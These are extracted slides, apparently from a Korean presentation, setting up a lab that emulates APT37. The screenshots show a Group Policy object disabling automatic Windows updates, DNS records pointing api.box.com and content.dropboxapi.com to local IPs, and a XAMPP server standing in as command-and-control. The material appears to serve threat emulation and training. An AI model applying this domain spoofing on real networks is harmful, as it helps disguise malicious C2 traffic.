
Win Update





The screenshot shows the Group Policy Management console for the domain 'chimsaga.local'. The left pane shows the hierarchy: Group Policy Management > Forest: chimsaga.local > Domain Controllers > Tcom > Win Update. The right pane displays the 'Win Update' settings. The 'Policy' is set to 'Managed by Group Policy'. A message states: '로컬 컴퓨터에서 정책 정의(ADMX 파일)를 검색했습니다.' (Searched for policy definitions (ADMX files) on the local computer.) Below this, the 'Windows 구성 요소/Windows 업데이트' section shows a policy named '자동 업데이트 구성' (Automatic updates) with a setting of '사용 안 함' (Not Configured).

# APT37

## 환경 구성-Domain Controller-DNS



The image shows two screenshots of a DNS configuration interface, enclosed in a dashed red box. The top window is titled 'api 속성' and contains the following fields: Host (H): api, FQDN (F): api.box.com, IP Address (P): 192.168.16.145, and a checkbox for '연결된 PTR(포인터) 레코드 업데이트(U)' which is unchecked. The bottom window is titled 'content 속성' and contains: Host (H): content, FQDN (F): content.dropboxapi.com, IP Address (P): 192.168.16.144, and the same unchecked checkbox.



The image shows a screenshot of a web browser window. The address bar contains 'api.box.com/2.0/'. The page content includes a navigation menu with links for 'Hello CCIT!', 'Menu', 'Applications', 'FAQs', 'HOW-TO Guides', 'PHPInfo', and 'phpMyAdmin'. Below the menu, there is a large heading: 'XAMPP Apache + MariaDB + PHP + Welcome to XAMPP for Windows 7.3.31'. At the bottom, a message states: 'You have successfully installed XAMPP on this system! Now you can start using Ap in the FAQs section or check the HOW-TO Guides for getting started with PHP appl'.



# APT37

## 환경 구성-C2서버

